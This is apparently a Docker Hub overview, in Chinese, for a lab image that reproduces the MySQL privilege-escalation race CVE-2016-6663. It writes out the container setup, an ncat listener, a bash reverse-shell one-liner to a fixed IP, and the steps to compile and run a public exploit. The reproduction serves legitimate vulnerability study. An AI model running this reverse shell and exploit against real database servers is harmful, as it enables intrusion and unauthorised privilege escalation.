sqlsec/cve-2016-6663 repository overview
部署容器
# 拉取镜像
docker pull sqlsec/cve-2016-6663

# 部署镜像
docker run -d -p 3306:3306 -p 8080:80 --name CVE-2016-6663 sqlsec/cve-2016-6663
创建用户
# 创建 test 数据库
mysql > create database test;

# 设置 test 密码为 123456
mysql > CREATE USER 'test'@'%' IDENTIFIED BY '123456';

# 赋予基础权限
mysql > grant create,drop,insert,select on test.* to 'test'@'%';

# 刷新权限
mysql > flush privileges;
漏洞复现
CVE-2016-6663 EXP mysql-privesc-race.c 参考链接:MySQL-Maria-Percona-PrivEscRace-CVE-2016-6663-5616-Exploit
首先 10.20.24.244 端口开启监听:
➜  ~ ncat -lvp 2333
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::2333
Ncat: Listening on 0.0.0.0:2333
蚁剑终端下反弹 Bash:
bash -i >& /dev/tcp/10.20.24.244/2333 0>&1
在反弹 shell 的情况下,首先编译 EXP:
gcc mysql-privesc-race.c -o mysql-privesc-race -I/usr/include/mysql -lmysqlclient
执行 EXP 提权:
# ./mysql-privesc-race 数据库用户名 密码 数据库地址 数据库
./mysql-privesc-race test 123456 localhost test
Bingo! 成功,最后的提权成功的效果如下:

要想获取 root 权限得配合 CVE-2016-6662 与 CVE-2016-6664 这两个漏洞,但是国光 CVE-2016-6664 漏洞复现失败了... 挖个坑,后续有机会再来总结,溜了溜了~~
Tag summary
Content type
Image
Digest
Size
231.8 MB
Last updated
almost 6 years ago
docker pull sqlsec/cve-2016-6663